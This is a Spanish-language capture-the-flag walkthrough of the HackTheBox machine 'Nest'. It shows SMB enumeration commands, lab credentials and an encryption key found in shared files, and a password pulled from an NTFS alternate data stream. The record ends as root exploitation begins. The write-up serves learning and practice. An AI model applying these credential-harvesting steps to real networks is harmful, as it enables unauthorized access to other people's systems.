

EthicalHCOP.

A pesar de que en la descripción de la máquina está categorizada como una máquina fácil, la verdad es que se requiere de un grado un poco elevado en la comprensión de código y de tus habilidades de reversing. En lo personal, considero que el usuario es 90% enumeración y 10% reversing y el root es 10% enumeración y 90% reversing.

## Reconocimiento y escaneo.

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest]
#nmap 10.10.10.178 -sV -sS -p- -oN NestNmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-07 20:46 -05
Nmap scan report for 10.10.10.178
Host is up (0.097s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds?
4386/tcp   open  unknown
1 service unrecognized despite returning data. If you know the se
```

Un escaneo Nmap que en realidad no nos muestra muchos puertos en la máquina, solamente nos retorna el servicio SMB (puerto 445) y un puerto desconocido.

```

[✖]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest]
#telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>

```

Dicho puerto aloja un servicio llamado HQK Reporting Service en su versión V1.2. Pero las búsquedas en google no revelan info acerca de este servicio. Haciendo un escaneo del servicio SMB, nos es retornado el mensaje sobre el posible acceso al servidor de manera anónima. Recordemos lo mencionado sobre este mensaje en la máquina [Resolute](#), en donde nos quiere decir que se puede acceder a cierta data de manera anónima pero no siempre quiere decir que nos permite un acceso a los recursos compartidos.

```

[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest]
#enum4linux 10.10.10.178
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Feb
 8 14:22:28 2020

=====
|   Target Information   |
=====
Target ..... 10.10.10.178
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
|   Enumerating Workgroup/Domain on 10.10.10.178   |
=====
[E] Can't find workgroup/domain

=====
|   Nbtstat Information for 10.10.10.178   |
=====
Looking up status of 10.10.10.178
No reply from 10.10.10.178

=====
|   Session Check on 10.10.10.178   |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl
line 437.
[+] Server 10.10.10.178 allows sessions using username '', password ''

```

Para saber si se puede o no acceder a dichos recursos compartidos, simplemente intentamos enumerar los recursos con alguna herramienta de manera anónima comprobando así si son visibles o no.

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest]
#smbclient -L \\10.10.10.178\
Enter WORKGROUP\root's password:

      Sharename      Type      Comment
      -
ADMIN$              Disk      Remote Admin
C$                  Disk      Default share
Data                Disk
IPC$                IPC       Remote IPC
Secure$             Disk
Users              Disk
SMB1 disabled -- no workgroup available
```

Para este caso, el acceso anónimo nos permite también acceder a los recursos compartidos.

Enumerando con smbmap podemos ver los permisos de las carpetas para dicho usuario y a simple vista se puede ver que la carpeta “Data” es accesible al igual que la de usuarios.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest]
#smbmap -H 10.10.10.178 -u root
[+] Finding open SMB ports....
[+] Guest SMB session established on 10.10.10.178...
[+] IP: 10.10.10.178:445      Name: 10.10.10.178

      Disk      Permissions      Comment
      -
ADMIN$          NO ACCESS       Remote Admin
C$              NO ACCESS       Default share
.
dr--r--r--    0 Wed Aug 7 17:53:46 2019 .
dr--r--r--    0 Wed Aug 7 17:53:46 2019 ..
dr--r--r--    0 Wed Aug 7 17:58:07 2019 IT
dr--r--r--    0 Mon Aug 5 16:53:41 2019 Production
dr--r--r--    0 Mon Aug 5 16:53:50 2019 Reports
dr--r--r--    0 Wed Aug 7 14:07:51 2019 Shared
Data           READ ONLY
IPC$           NO ACCESS       Remote IPC
Secure$        NO ACCESS
.
dr--r--r--    0 Sat Jan 25 18:04:21 2020 .
dr--r--r--    0 Sat Jan 25 18:04:21 2020 ..
dr--r--r--    0 Fri Aug 9 10:08:23 2019 Administrator
dr--r--r--    0 Sun Jan 26 02:21:44 2020 C.Smith
dr--r--r--    0 Thu Aug 8 12:03:29 2019 L.Frost
dr--r--r--    0 Thu Aug 8 12:02:56 2019 R.Thompson
dr--r--r--    0 Wed Aug 7 17:56:02 2019 TempUser
Users          READ ONLY
```



De todas las carpetas en el recurso compartido "Data", solo tenemos acceso al directorio "Shared" el cual contiene otras 2 carpetas en su interior.

```
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/nest]
#smbclient \\\10.10.10.178\\Data
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
smb: \> ls
.                D            0   Wed Aug  7 17:53:46 2019
..               D            0   Wed Aug  7 17:53:46 2019
IT               D            0   Wed Aug  7 17:58:07 2019
Production      D            0   Mon Aug  5 16:53:38 2019
Reports         D            0   Mon Aug  5 16:53:44 2019
Shared          D            0   Wed Aug  7 14:07:51 2019

10485247 blocks of size 4096. 6545518 blocks available
smb: \> cd IT
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
smb: \IT\> cd ..
smb: \> cd Production
smb: \Production\> ls
NT_STATUS_ACCESS_DENIED listing \Production\*
smb: \Production\> cd ..
smb: \> cd Reports
smb: \Reports\> ls
NT_STATUS_ACCESS_DENIED listing \Reports\*
smb: \Reports\> cd ..
smb: \> cd Shared
smb: \Shared\> ls
.                D            0   Wed Aug  7 14:07:51 2019
..               D            0   Wed Aug  7 14:07:51 2019
Maintenance     D            0   Wed Aug  7 14:07:32 2019
Templates       D            0   Wed Aug  7 14:08:07 2019
```

En la carpeta de mantenimiento encontramos un archivo de texto, y en la carpeta templates encontramos otras 2 carpetas y en una de ellas otro archivo de texto.

```
smb: \Shared\> ls
.                D            0   Wed Aug  7 14:07:51 2019
..               D            0   Wed Aug  7 14:07:51 2019
Maintenance     D            0   Wed Aug  7 14:07:32 2019
Templates       D            0   Wed Aug  7 14:08:07 2019

\Shared\Maintenance
.                D            0   Wed Aug  7 14:07:32 2019
..               D            0   Wed Aug  7 14:07:32 2019
Maintenance Alerts.txt A        48   Mon Aug  5 18:01:44 2019

\Shared\Templates
.                D            0   Wed Aug  7 14:08:07 2019
..               D            0   Wed Aug  7 14:08:07 2019
HR               D            0   Wed Aug  7 14:08:01 2019
Marketing        D            0   Wed Aug  7 14:08:06 2019

\Shared\Templates\HR
.                D            0   Wed Aug  7 14:08:01 2019
..               D            0   Wed Aug  7 14:08:01 2019
Welcome Email.txt A       425   Wed Aug  7 17:55:36 2019
```

En el archivo de mantenimiento no encontramos mayor cosa, pero en el archivo de bienvenida en la carpeta de templates encontramos unas instrucciones con una ruta del smb junto con un usuario y contraseña para acceder a dicho recurso.

```
[root@parrot]~/home/ethicalhackingcop/Descargas/HTB/nest]
#cat "Maintenance Alerts.txt"
There is currently no scheduled maintenance work
#cat "Welcome Email.txt"
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019

Thank you
HR [root@parrot]~/home/ethicalhackingcop/Descargas/HTB/nest]
```

Si listamos nuevamente con smbmap, vemos que este usuario tiene permisos para acceder al recurso nombrado Secure\$.

```
#smbmap -H 10.10.10.178 -u TempUser -p welcome2019
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.178...
[+] IP: 10.10.10.178:445 Name: 10.10.10.178
```

Disk	Permissions	Comment
ADMIN\$	NO ACCESS	Remote Admin
C\$	NO ACCESS	Default share
.		
dr--r--r-- 0 Wed Aug 7 17:53:46 2019	.	
dr--r--r-- 0 Wed Aug 7 17:53:46 2019	..	
dr--r--r-- 0 Wed Aug 7 17:58:07 2019	IT	
dr--r--r-- 0 Mon Aug 5 16:53:41 2019	Production	
dr--r--r-- 0 Mon Aug 5 16:53:50 2019	Reports	
dr--r--r-- 0 Wed Aug 7 14:07:51 2019	Shared	
Data	READ ONLY	
IPC\$	NO ACCESS	Remote IPC
.		
dr--r--r-- 0 Wed Aug 7 18:08:12 2019	.	
dr--r--r-- 0 Wed Aug 7 18:08:12 2019	..	
dr--r--r-- 0 Wed Aug 7 14:40:25 2019	Finance	
dr--r--r-- 0 Wed Aug 7 18:08:12 2019	HR	
dr--r--r-- 0 Thu Aug 8 05:59:25 2019	IT	
Secure\$	READ ONLY	
.		
dr--r--r-- 0 Sat Jan 25 18:04:21 2020	.	
dr--r--r-- 0 Sat Jan 25 18:04:21 2020	..	
dr--r--r-- 0 Fri Aug 9 10:08:23 2019	Administrator	
dr--r--r-- 0 Sun Jan 26 02:21:44 2020	C.Smith	
dr--r--r-- 0 Thu Aug 8 12:03:29 2019	L.Frost	
dr--r--r-- 0 Thu Aug 8 12:02:56 2019	R.Thompson	
dr--r--r-- 0 Wed Aug 7 17:56:02 2019	TempUser	
Users	READ ONLY	



Sin embargo, si vamos a la ruta especificada en la nota veremos un archivo de texto pero este está vacío.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest]
#smbclient \\\10.10.10.178\\Users -U TempUser
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                               D           0   Sat Jan 25 18:04:21 2020
..                              D           0   Sat Jan 25 18:04:21 2020
Administrator                  D           0   Fri Aug  9 10:08:23 2019
C.Smith                        D           0   Sun Jan 26 02:21:44 2020
L.Frost                        D           0   Thu Aug  8 12:03:01 2019
R.Thompson                     D           0   Thu Aug  8 12:02:50 2019
TempUser                       D           0   Wed Aug  7 17:55:56 2019

10485247 blocks of size 4096. 6545502 blocks available
smb: \> cd TempUser
smb: \TempUser\> ls
.                               D           0   Wed Aug  7 17:55:56 2019
..                              D           0   Wed Aug  7 17:55:56 2019
New Text Document.txt          A           0   Wed Aug  7 17:55:56 2019

10485247 blocks of size 4096. 6545502 blocks available
smb: \TempUser\> get "New Text Document.txt"
getting file \TempUser\New Text Document.txt of size 0 as New Text Document.txt (0,0 KiloBytes/sec) (average 0,0 KiloBytes/sec)
smb: \TempUser\>
```

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest]
#cat "New Text Document.txt"
```

Al no encontrar nada de interés en dicha ruta, exploramos de nuevo los recursos anteriormente listados en búsqueda de posibles nuevos accesos que antes se nos fueron negados.

```
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest]
#smbclient \\\10.10.10.178\\Data -U TempUser
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                               D           0   Wed Aug  7 17:53:46 2019
..                              D           0   Wed Aug  7 17:53:46 2019
IT                              D           0   Wed Aug  7 17:58:07 2019
Production                     D           0   Mon Aug  5 16:53:38 2019
Reports                        D           0   Mon Aug  5 16:53:44 2019
Shared                         D           0   Wed Aug  7 14:07:51 2019

10485247 blocks of size 4096. 6545246 blocks available
```

Explorando en el recurso Data, notamos que las carpetas IT, production y reportes ahora son accesibles , aunque la unica carpeta que tiene más recursos a explorar es la carpeta IT.

```
smb: \> cd IT
smb: \IT\> ls
.                               D            0   Wed Aug  7 17:58:07 2019
..                              D            0   Wed Aug  7 17:58:07 2019
Archive                         D            0   Mon Aug  5 17:33:58 2019
Configs                         D            0   Wed Aug  7 17:59:34 2019
Installs                       D            0   Wed Aug  7 17:08:30 2019
Reports                        D            0   Sat Jan 25 19:09:13 2020
Tools                           D            0   Mon Aug  5 17:33:43 2019

10485247 blocks of size 4096. 6545246 blocks available
smb: \IT\> cd ..
smb: \> cd Production
smb: \Production\> ls
.                               D            0   Mon Aug  5 16:53:38 2019
..                              D            0   Mon Aug  5 16:53:38 2019

10485247 blocks of size 4096. 6545246 blocks available
```

De las anteriores carpetas encontradas, vemos que la carpeta 'Configs' en 'IT' contiene otras carpetas en su interior con nombres de programas comunes en windows. Las demás carpetas en 'IT' están vacías.

```
smb: \IT\> cd Archive
smb: \IT\Archive\> ls
.                               D            0   Mon Aug  5 17:33:58 2019
..                              D            0   Mon Aug  5 17:33:58 2019

10485247 blocks of size 4096. 6545246 blocks available
smb: \IT\Archive\> cd ..
smb: \IT\> cd Config
cd \IT\Config\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \IT\> cd ..
smb: \> cd IT
smb: \IT\> cd Archive
smb: \IT\Archive\> ls
.                               D            0   Mon Aug  5 17:33:58 2019
..                              D            0   Mon Aug  5 17:33:58 2019

10485247 blocks of size 4096. 6545246 blocks available
smb: \IT\Archive\> cd ..
smb: \IT\> cd Configs
smb: \IT\Configs\> ls
.                               D            0   Wed Aug  7 17:59:34 2019
..                              D            0   Wed Aug  7 17:59:34 2019
Adobe                           D            0   Wed Aug  7 14:20:09 2019
Atlas                           D            0   Tue Aug  6 06:16:18 2019
DLink                           D            0   Tue Aug  6 08:25:27 2019
Microsoft                       D            0   Wed Aug  7 14:23:26 2019
NotepadPlusPlus                 D            0   Wed Aug  7 14:31:37 2019
RU Scanner                      D            0   Wed Aug  7 15:01:13 2019
Server Manager                  D            0   Tue Aug  6 08:25:19 2019

10485247 blocks of size 4096. 6545246 blocks available
```



Así que para analizar dichos contenidos de manera local y salir del smb, descargamos los recursos a nuestra máquina de la siguiente manera. Lo primero es crear una carpeta en donde alojar los recursos a analizar.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest]
#mkdir IT_Configs
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest]
#cd IT_Configs/
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest/IT_Configs]
#smbclient '\\10.10.10.178\Data' -U TempUser
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> cd IT\Configs
smb: \IT\Configs\> ls
.                               D            0   Wed Aug  7 17:59:34 2019
..                              D            0   Wed Aug  7 17:59:34 2019
Adobe                          D            0   Wed Aug  7 14:20:09 2019
Atlas                          D            0   Tue Aug  6 06:16:18 2019
DLink                          D            0   Tue Aug  6 08:25:27 2019
Microsoft                      D            0   Wed Aug  7 14:23:26 2019
NotepadPlusPlus                D            0   Wed Aug  7 14:31:37 2019
RU Scanner                     D            0   Wed Aug  7 15:01:13 2019
Server Manager                 D            0   Tue Aug  6 08:25:19 2019

10485247 blocks of size 4096. 6545230 blocks available
```

Ingresamos al smb en el directorio que queremos descargar y activamos el modo recursivo del smb y apagamos el prompt que nos confirmara cada acción a realizar. Una vez configurado esto, usamos el comando `mget *` para descargar todo de manera recursiva dándonos como resultado la descarga de todos los contenidos en la carpeta Config.

```
smb: \IT\Configs\> prompt OFF
smb: \IT\Configs\> recurse ON
smb: \IT\Configs\> mget *
getting file \IT\Configs\Adobe\editing.xml of size 246 as editing.xml (0,7 KiloBytes/sec) (average 0,7 KiloBytes/sec)
getting file \IT\Configs\Adobe\Options.txt of size 0 as Options.txt (0,0 KiloBytes/sec) (average 0,4 KiloBytes/sec)
getting file \IT\Configs\Adobe\projects.xml of size 258 as projects.xml (0,7 KiloBytes/sec) (average 0,5 KiloBytes/sec)
getting file \IT\Configs\Adobe\settings.xml of size 1274 as settings.xml (3,7 KiloBytes/sec) (average 1,3 KiloBytes/sec)
getting file \IT\Configs\Atlas\Temp.XML of size 1369 as Temp.XML (4,0 KiloBytes/sec) (average 1,9 KiloBytes/sec)
getting file \IT\Configs\Microsoft\Options.xml of size 4598 as Options.xml (12,4 KiloBytes/sec) (average 3,8 KiloBytes/sec)
getting file \IT\Configs\NotepadPlusPlus\config.xml of size 6451 as config.xml (18,3 KiloBytes/sec) (average 5,9 KiloBytes/sec)
getting file \IT\Configs\NotepadPlusPlus\shortcuts.xml of size 2108 as shortcuts.xml (5,4 KiloBytes/sec) (average 5,9 KiloBytes/sec)
getting file \IT\Configs\RU Scanner\RU_config.xml of size 270 as RU_config.xml (0,8 KiloBytes/sec) (average 5,3 KiloBytes/sec)
smb: \IT\Configs\>
smb: \IT\Configs\> exit
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest/IT_Configs]
#ls
Adobe  Atlas  DLink  Microsoft  NotepadPlusPlus  'RU Scanner'  'Server Manager'
```



En el análisis de dichos recursos, encontramos que en estas carpetas se guardan algunos archivos de configuración en formato XML. En la carpeta del NotepadPlusPlus encontramos un archivo de configuración en donde al final contiene otra ruta en el smb

```
<History nbMaxFile="15" inSubMenu="no" customLength="-1">
  <File filename="C:\windows\System32\drivers\etc\hosts" />
  <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
  <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
</History>
</NotepadPlus>
```

También, se encuentra que en el archivo de configuración del programa 'RU Scanner' existe el nombre de un usuario que al parecer se conecta por el puerto 389 (LDAP) y una contraseña codificada aparentemente en base64. Sin embargo, al realizar la prueba intentando decodificarlo, éste retornaba que el formato no era válido, por lo que se nos es necesario encontrar la manera de decodificarlo..

```
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/nest/IT_Configs]
#cat RU\Scanner/RU_config.xml
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bj0P86yYxE=</Password>
</ConfigFile> [root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/nest/IT_Configs]
```

Analizando la ruta capturada en dicho archivo, vemos que a simple vista no esta la carpeta 'carl' en el recurso Secure\$, pero esta solo está oculta y nos permite su acceso sin problemas. En esta carpeta encontramos otras 3 carpetas que al parecer pertenecen a un proyecto programado en Visual Basic.

```
[*]-[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/nest]
#smbclient \\10.10.10.178\Secure$ -U TempUser
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                               D            0   Wed Aug  7 18:08:12 2019
..                              D            0   Wed Aug  7 18:08:12 2019
Finance                         D            0   Wed Aug  7 14:40:13 2019
HR                              D            0   Wed Aug  7 18:08:11 2019
IT                              D            0   Thu Aug  8 05:59:25 2019

10485247 blocks of size 4096. 6544103 blocks available
smb: \> cd IT
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
smb: \IT\> cd carl
smb: \IT\carl\> ls
.                               D            0   Wed Aug  7 14:42:14 2019
..                              D            0   Wed Aug  7 14:42:14 2019
Docs                           D            0   Wed Aug  7 14:44:00 2019
Reports                        D            0   Tue Aug  6 08:45:40 2019
VB Projects                     D            0   Tue Aug  6 09:41:55 2019

10485247 blocks of size 4096. 6544103 blocks available
smb: \IT\carl\> exit
```

## Explotación de Usuario.

Así que por efectos de agilidad en el análisis de este recurso, vamos a descargar todos los recursos como lo vimos anteriormente.

```
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/nest/IT_Carl]
#smbclient \\\\10.10.10.178\\Secure$ -U TempUser
Enter WORKGROUP\\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> cd IT\\carl
smb: \\IT\\carl\\> recurse ON
smb: \\IT\\carl\\> prompt OFF
smb: \\IT\\carl\\> mget *
getting file \\IT\\carl\\Docs\\ip.txt of size 56 as ip.txt (0,1 KiloBytes/sec) (average 0,1 KiloBytes/sec)
getting file \\IT\\carl\\Docs\\mmc.txt of size 73 as mmc.txt (0,1 KiloBytes/sec) (average 0,1 KiloBytes/sec)
getting file \\IT\\carl\\VB Projects\\WIP\\RU\\RUScanner\\ConfigFile.vb of size 772 as ConfigFile.vb (0,8 KiloBytes/sec) (average 0,3 KiloBytes/sec)
getting file \\IT\\carl\\VB Projects\\WIP\\RU\\RUScanner\\Module1.vb of size 279 as Module1.vb (0,3 KiloBytes/sec) (average 0,3 KiloBytes/sec)
getting file \\IT\\carl\\VB Projects\\WIP\\RU\\RUScanner\\My Project\\Application.Designer.vb of size 441 as Application.Designer.vb (0,5 KiloBytes/sec) (average 0,4 KiloBytes/sec)
getting file \\IT\\carl\\VB Projects\\WIP\\RU\\RUScanner\\My Project\\Application.myapp of size 481 as Application.myapp (0,6 KiloBytes/sec) (average 0,4 KiloBytes/sec)
getting file \\IT\\carl\\VB Projects\\WIP\\RU\\RUScanner\\My Project\\AssemblyInfo.vb of size 1163 as AssemblyInfo.vb (1,4 KiloBytes/sec) (average 0,5 KiloBytes/sec)
getting file \\IT\\carl\\VB Projects\\WIP\\RU\\RUScanner\\My Project\\Resources.Designer.vb of size 2776 as Resources.Designer.vb (3,3 KiloBytes/sec) (average 0,9 KiloBytes/sec)
getting file \\IT\\carl\\VB Projects\\WIP\\RU\\RUScanner\\My Project\\Resources.resx of size 5612 as Resources.resx (6,7 KiloBytes/sec) (average 1,5 KiloBytes/sec)
getting file \\IT\\carl\\VB Projects\\WIP\\RU\\RUScanner\\My Project\\Settings.Designer.vb of size 2989 as Settings.Designer.vb (3,6 KiloBytes/sec) (average 1,7 KiloBytes/sec)
getting file \\IT\\carl\\VB Projects\\WIP\\RU\\RUScanner\\My Project\\Settings.settings of size 279 as Settings.settings (0,3 KiloBytes/sec) (average 1,6 KiloBytes/sec)
getting file \\IT\\carl\\VB Projects\\WIP\\RU\\RUScanner\\RU Scanner.vbproj of size 4828 as RU Scanner.vbproj (5,7 KiloBytes/sec) (average 1,9 KiloBytes/sec)
getting file \\IT\\carl\\VB Projects\\WIP\\RU\\RUScanner\\RU Scanner.vbproj.user of size 143 as RU Scanner
```

Analizando los archivos en dicho recurso descargado, se ve en uno de los archivos de visual basic la programación de unas funciones de codificación y decodificación.

```
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/nest/IT_Carl/VB Projects/WIP/RU/RUScanner]
#ls
bin          Module1.vb   obj          'RU Scanner.vbproj.user'  Utils.vb
ConfigFile.vb 'My Project' 'RU Scanner.vbproj'  SsoIntegration.vb
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/nest/IT_Carl/VB Projects/WIP/RU/RUScanner]
#cat Utils.vb
Imports System.Text
Imports System.Security.Cryptography
Public Class Utils

    Public Shared Function GetLogFilePath() As String
        Return IO.Path.Combine(Environment.CurrentDirectory, "Log.txt")
    End Function

    Public Shared Function DecryptString(EncryptedString As String) As String
        If String.IsNullOrEmpty(EncryptedString) Then
            Return String.Empty
        Else
            Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
        End If
    End Function

End Class
```

Buscando sobre herramientas para compilar dicho código y poder hacer funcionar las funciones de encoding y decoding, encontré [dotnetfiddle](#) el cual me permite compilar el código sin problemas.






vb compiler online

dotnetfiddle.net > ... ▾ Traducir esta página


**Vb.NET | C# Online Compiler | .NET Fiddle**

Vb.NET | Test your C# code online with .NET Fiddle code editor.

Una vez pegado el código en el editor web, agregamos una función main para ejecutar la función de decodeo y darle como parámetro el string codificado. El resultado de dicha ejecución es la contraseña decodificada del usuario s.smith.



Finalmente, al acceder mediante el smb al recurso compartido de dicho usuario, podemos acceder al archivo user.txt



## Explotación de Root.

En el directorio del usuario smith, encontramos también una carpeta llamada HQK Reporting (carpeta que tiene el mismo nombre del servicio explorado al inicio).

En dicha carpeta vemos otra carpeta y 2 archivos, uno de ellos es un xml y otro es un archivo de texto en donde nos dice que tiene 0 bytes.

```
smb: \C.Smith\> cd "HQK Reporting"
ls
smb: \C.Smith\HQK Reporting\> ls
.                D            0   Thu Aug  8 18:06:17 2019
..               D            0   Thu Aug  8 18:06:17 2019
AD Integration Module D            0   Fri Aug  9 07:18:42 2019
Debug Mode Password.txt A            0   Thu Aug  8 18:08:17 2019
HQK_Config_Backup.xml A           249   Thu Aug  8 18:09:05 2019

10485247 blocks of size 4096. 6544103 blocks available
```

Utilizando el comando allinfo el smbclient, se nos será revelada mucha información acerca de este archivo y como una de las cosas a resaltar en dicho resultado es el atributo stream.

<https://docs.microsoft.com/en-us/windows/win32/fileio/file-streams>

Algo que aprendí en esta máquina, fue sobre el flujo de datos que pueden tener los archivos, explicándolo desde mi entendimiento, es como si tu pudieras coger un archivo y pasar informacion a traves de manera "temporal".

Cuando descargamos un archivo desde smbclient , este baja en su formato::\$DATA que es un flujo de datos predeterminado.

```
$> get archivo.txt
```

Es lo mismo que

```
$> get archivo.txt::$DATA
```

Entonces al descargar un archivo lo vemos de esta manera "get archivo.txt" , pero en realidad por abajo se le esta bajando asi archivo::\$DATA. Ahora, puedes bajar el mismo archivo pero con otro flujo de datos que le hayan colocado, notemos que de los 2 flujos existentes el flujo password contiene algunos bytes, por lo que para descargar este archivo sería "get archivo:Password::\$DATA".

```
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:   jue ago  8 18:06:12 2019 -05
access_time:   jue ago  8 18:06:12 2019 -05
write_time:    jue ago  8 18:08:17 2019 -05
change_time:   jue ago  8 18:08:17 2019 -05
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password::$DATA], 15 bytes
smb: \C.Smith\HQK Reporting\> get "Debug Mode Password.txt:Password::$DATA"
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt:Password::$DATA of size 15 as Debug Mode
Password.txt:Password::$DATA (0,0 KiloBytes/sec) (average 0,0 KiloBytes/sec)
smb: \C.Smith\HQK Reporting\>
```



Obteniendo como resultado una contraseña en texto plano.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest/HQK Reporting]
#ls
'AD Integration Module' 'Debug Mode Password.txt:Password:$DATA' HQK_Config_Backup.xml
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest/HQK Reporting]
#cat Debug\ Mode\ Password.txt\:Password\:\\$DATA
WBQ201953D8w
```

Analizando los otros recursos pertenecientes a dicha carpeta, encontramos un archivo ejecutable de windows. Este archivo que en su nombre lleva la palabra "ldap" me hace acordar al puerto 389 anteriormente visto.

```
smb: \C.Smith\HQK Reporting\> cd "AD Integration Module"
